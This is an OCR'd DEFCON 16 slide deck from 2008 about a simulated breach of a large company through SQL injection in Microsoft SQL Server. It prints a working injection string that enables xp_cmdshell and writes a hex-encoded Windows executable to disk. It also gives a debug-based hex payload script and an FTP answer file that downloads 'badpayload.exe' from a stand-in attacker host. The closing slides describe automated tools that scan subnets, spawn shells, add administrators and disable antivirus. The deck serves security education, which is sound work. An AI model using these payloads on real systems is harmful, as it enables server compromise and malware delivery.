

securestate™
information protection

DEFCON 16
Black vs. White

The complete life cycle of a real world breach…

August 13th, 2008

David Kennedy aka ReL1K
Ken Stasiak aka Static
Scott White aka Sasquatch
Andrew Weidenhamer aka Leroy

CD Distribution

- Note, this presentation was made specifically for the CD distribution at DEFCON. The majority of the presentation is live demonstrations and rooting boxes. Content has been added to the presentation to reproduce some of the attacks we used.

Presentation Overview

Black vs. White: The complete lifecycle of a real world breach

- Brief introduction – 3 minutes
- Live demonstrations (Black Hat) – 15 minutes
- Tool demonstrations (Black Hat) – Two tools 40 minutes
- Manual techniques – 15 minutes
- Detecting the breach (White Hat) - 5 minutes
- What's the Malware doing? (White Hat) - 10 minutes
- How we built it and got it passed AV (White Hat) – 20 minutes
- End Presentation

The Scenario

- Fortune 100 company hired us in 2007 to perform a penetration to simulate an attack. Ok. What's new? Well they wanted to see things from start to finish.

- What we did…. Rooted them inside and out with some sweet hacks, installed some malware that SURPRISINGLY AV didn’t catch (uh huh).

- Great, we did some sweet stuff... They suspect a server is compromised, what do you do to see if it is? Our AV isn’t doing squat, and our IPS only looks at the network layer, operating system, and known web server attack signatures... What about the web application layer?

Live Demonstration


Live Demonstration time.

Tool Demonstrations – Special Release

- We've written two custom tools specifically for DEFCON:
- SA Exploiter Beta
- SQLPwn Beta

The Initial Attack

- Login Form: Simple SQL Injection ‘ throws error messages.





Error Out Baby…

Server Error in '/sql' Application.

Incorrect syntax near 'hh'.
Unclosed quotation mark after the character string ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about th

Exception Details: System.Data.SqlClient.SqlException: Incorrect syntax near 'hh'.
Unclosed quotation mark after the character string ''.

Source Error:

```
Line 68:          objConn.Open();
Line 69:
Line 70:          if (cmd.ExecuteScalar() != DBNull.Value)
Line 71:          {
Line 72:              if (Convert.ToString(cmd.ExecuteScalar()) != "")
```

Source File: c:\Inetpub\wwwroot\sql\Default.aspx.cs **Line:** 70

Stack Trace:

SQL Injection Basics

- Basic SQL syntax:
  - SELECT <data field name> FROM <table> WHERE <conditional>
  - Example table named ‘users’

user_id	login_name	password
13	admin	p455w0rd

  - The query:

    SELECT user_id FROM users WHERE login_name = ‘admin’ AND password = ‘p455w0rd’

    would return the value 13

- SELECT user_id FROM users WHERE login_name = ‘admin’ AND password = ‘p455w0rd’



Going Beyond ‘ OR 1=1--

- XP_CMDSHELL in MSSQL
- Definition from Microsoft: Executes a given command string as an operating -system command shell and returns any output as rows of text. Grants non -administrative users permissions to execute xp_cmdshell.

Exploiting XP_Cmdshell

- xp_cmdshell gives us underlying operating system privileges
- SQL Server service/agent is installed to run as SYSTEM by default, so we're running under elevated privileges...
- Challenge with this is that we can't generally see what's being executed on the underlying operating system. Payload delivery is cludgy and takes a long time...might as well call it blind...
- Blind SQL Injection poses some challenges, no good fuzzers for this out there

The Syntax

- (As simple as it gets): ';exec master..xp_cmdshell 'command here'—
- What our attack looks like…

```
';exec master..sp_addextendedproc "xp_cmdshell", "C:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll";exec master..sp_configure "show advanced options", 1;RECONFIGURE;exec sp_configure "xp_cmdshell", 1;RECONFIGURE;exec master..xp_cmdshell
'echo n service.dll >1.txt';exec master..xp_cmdshell 'echo e 0100 >2.txt';exec master..xp_cmdshell 'echo 4d 5a 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 00 50 45 00 00 4c 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 00 00 00 02 00 00
00 00 00 00 00 00 00 00 df 42 00 00 10 00 00 00 00 00 10 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 00 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
>3.txt';exec master..xp_cmdshell 'echo e 0180>4.txt';exec master..xp_cmdshell 'echo 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 db 42 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 
```

Binary to Hex Payload Delivery

- Something that we haven't seen yet is this method delivery through SQL Injection.

Binary to Hex

- Taking raw binary, converting the information to formatted hex. Using echo on the underlying operating system to echo the hex to a text file.
- Using Windows Debug to convert our hex back to a binary.
- Ok so we go from binary to hex, hex through SQL, SQL to local text file as hex, hex into memory, and then to a binary. Phew.
- Benefits of this are we don't have to worry about egress filtering for things like FTP/TFTP delivery.
- Some issues with Binary to Hex delivery is debug only supports 64kb file-size limit. We've gotten around this though ;)

What the payload looks like

binarypayload.txt

```
@ECHO OFF
SET E=ECHO
DEL T 1>NUL 2>NUL
%E% EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
%E% EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
%E% FDS:20 L 10 00>>T
%E% EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00>>T
%E% EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
%E% EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
%E% EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
%E% EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
%E% EDS:80 30 28 79 F0 74 49 17 A3 74 49 17 A3 74 49 17 A3>>T
%E% EDS:90 1B 56 1C A3 75 49 17 A3 F7 55 19 A3 7A 49 17 A3>>T
%E% EDS:A0 1B 56 1D A3 5A 49 17 A3 74 49 16 A3 46 49 17 A3>>T
%E% EDS:B0 F7 41 4A A3 71 49 17 A3 72 6A 1D A3 75 49 17 A3>>T
%E% EDS:C0 52 69 63 68 74 49 17 A3 00 00 00 00 00 00 00 00>>T
%E% FDS:D0 L 10 00>>T
%E% EDS:E0 50 45 00 00 4C 01 03 00 D4 12 B8 40 00 00 00 00>>T
%E% EDS:F0 00 00 00 00 E0 00 0F 01 0B 01 06 00 00 50 00 00>>T
%E% EDS:100 00 50 00 00 00 00 00 00 8C 14 00 00 00 10 00 00>>T
%E% EDS:110 00 60 00 00 00 00 40 00 00 10 00 00 00 10 00 00>>T
%E% EDS:120 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00>>T
%E% EDS:130 00 B0 00 00 00 10 00 00 00 00 00 00 03 00 00 00>>T
%E% EDS:140 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00>>T
%E% EDS:150 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00>>T
%E% EDS:160 DC 64 00 00 3C 00 00 00 00 00 00 00 00 00 00 00>>T
%E% FDS:170 L 40 00>>T
%E% EDS:1B0 00 00 00 00 00 00 00 00 60 00 00 CC 00 00 00>>T
%E% FDS:1C0 L 10 00>>T
%E% EDS:1D0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00>>T
%E% EDS:1E0 00 4B 00 00 00 10 00 00 00 50 00 00 00 10 00 00>>T
%E% EDS:1F0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60>>T
%E% EDS:200 2E 72 64 61 74 61 00 00 EC 08 00 00 00 60 00 00>>T
%E% EDS:210 00 10 00 00 00 60 00 00 00 00 00 00 00 00 00 00>>T
%E% EDS:220 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00>>T
%E% EDS:230 04 3F 00 00 00 70 00 00 00 30 00 00 00 70 00 00>>T
%E% EDS:240 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0>>T
%E% FDS:250 L DB0 00>>T
%E% EDS:1000 55 8B EC 81 EC B8 01 00 00 8D 85 68 FE FF FF 50>>T
%E% EDS:1010 68 02 02 00 00 E8 14 02 00 00 83 7D 08 01 75 12>>T
%E% EDS:1020 68 30 70 40 00 E8 31 04 00 00 83 C4 04 E9 D7 01>>T
%E% EDS:1030 00 00 8B 4D 0C 8B 11 83 C2 05 52 E8 A0 03 00 00>>T
%E% EDS:1040 83 C4 04 50 E8 D6 02 00 00 83 C4 04 89 45 F8 83>>T
%E% EDS:1050 7D F8 00 75 17 68 40 70 40 00 68 58 71 40 00 E8>>T
%E% EDS:1060 D0 01 00 00 83 C4 08 E9 9D 01 00 00 8B 45 0C 8B>>T
%E% EDS:1070 48 04 51 68 5C 70 40 00 E8 DE 03 00 00 83 C4 08>>T
%E% EDS:1080 8B 55 0C 8B 42 04 50 FF 15 20 60 40 00 89 85 48>>T
%E% EDS:1090 FE FF FF 83 BD 48 FE FF FF 00 74 21 68 70 70 40>>T
%E% EDS:10A0 00 8B 8D 48 FE FF FF 51 FF 15 1C 60 40 00 89 85>>T
%E% EDS:10B0 50 FE FF FF 83 BD 50 FE FF FF 00 75 1E FF 15 18>>T
%E% EDS:10C0 60 40 00 50 68 78 70 40 00 68 58 71 40 00 E8 61>>T
%E% EDS:10D0 01 00 00 83 C4 0C E9 2E 01 00 00 6A 06 6A 01 6A>>T
%E% EDS:10E0 02 E8 42 01 00 00 89 85 4C FE FF FF 83 BD 4C FE>>T
%E% EDS:10F0 FF FF 00 73 1E FF 15 18 60 40 00 50 68 98 70 40>>T
%E% EDS:1100 00 68 58 71 40 00 E8 29 01 00 00 83 C4 0C E9 F6>>T
%E% EDS:1110 00 00 00 66 C7 85 58 FE FF FF 02 00 68 69 7A 00>>T
%E% EDS:1120 00 E8 FC 00 00 00 66 89 85 5A FE FF FF C7 85 5C>>T
%E% EDS:1130 FE FF FF 00 00 00 00 68 69 7A 00 00 68 A8 70 40>>T
```

More Advanced

- In both tools we use a more advanced method, the limitations with binary to hex conversions through debug is the 64kb limit. Our delivery has to generally be pretty small…

- We can get around this in a few ways, lets discuss a couple..

Option 1 – HTTP GET

- We can deliver a small payload (less then 4kb) that creates a raw socket and pulls information off of a HTTP server.

- This method is alright, and can be customized on ports, however this method relies off of egress connections before establishing the connections. This is one too many connections for us...

Option 2 – FTP Answer Files

- This is about as basic as it gets…

```
echo ftp
echo open exploitmachine.maliciousserver.com
echo user
echo password
echo bin
echo get badpayload.exe
echo quit
```

- Problem with this is its FTP, any IDS/IPS hopefully catches this type of activity. It's also several unnecessary egress connections that we don't need..

The Royale with Cheese


- Here's what we've come up with to bypass these restrictions…
- We dump a small payload (5kb) onto the server, use debug to convert it from hex to a binary.
- We then echo our malicious payload, whether it be 2kb or 5 gb into a file.
- Our small payload converts hex to raw binary and to an output file.
- No longer need to use debug for the large conversions, just for our initial payload.
- We can now deliver any size binary file we want to the remote server!

SA Exploiter


- Ok it's a Windows GUI, but has been tested on mono/wine ;)
- We know most DEFCON attendees main OS is Windows.
- String generator for automated SQL Injection
- Deliver +64kb payloads through binary payload injection in SQL
- Add local administrators on the system, disable AV, turn on RDP, inject VNC, etc. etc.

SA Exploiter Copy and Paste Metasploit Shell Code


- Metasploits famed Meterpreter delivered through SQL Injection anyone?



SA Exploiter String Generation (copy and paste)




Fuzzing Capabilities



SQLPwn

- What is does: scans a subnet range i.e. 192.168.1.1-254 looking for port 80 and 443. If discovered, it obtains the hostname and automatically crawls the entire site.
- After the crawl, it looks at every input field/form parameter using both GET and POST.
- Attacks are launched to the entire site looking for both error based SQL Injection and Blind SQL injection. It also has some fuzzing techniques built into the tool for SQL string completion.
- Once successful injection occurs, the xp_cmdshell is enabled if disabled and a shell is spawned through a binary to hex payload.
- Send +64kb payloads

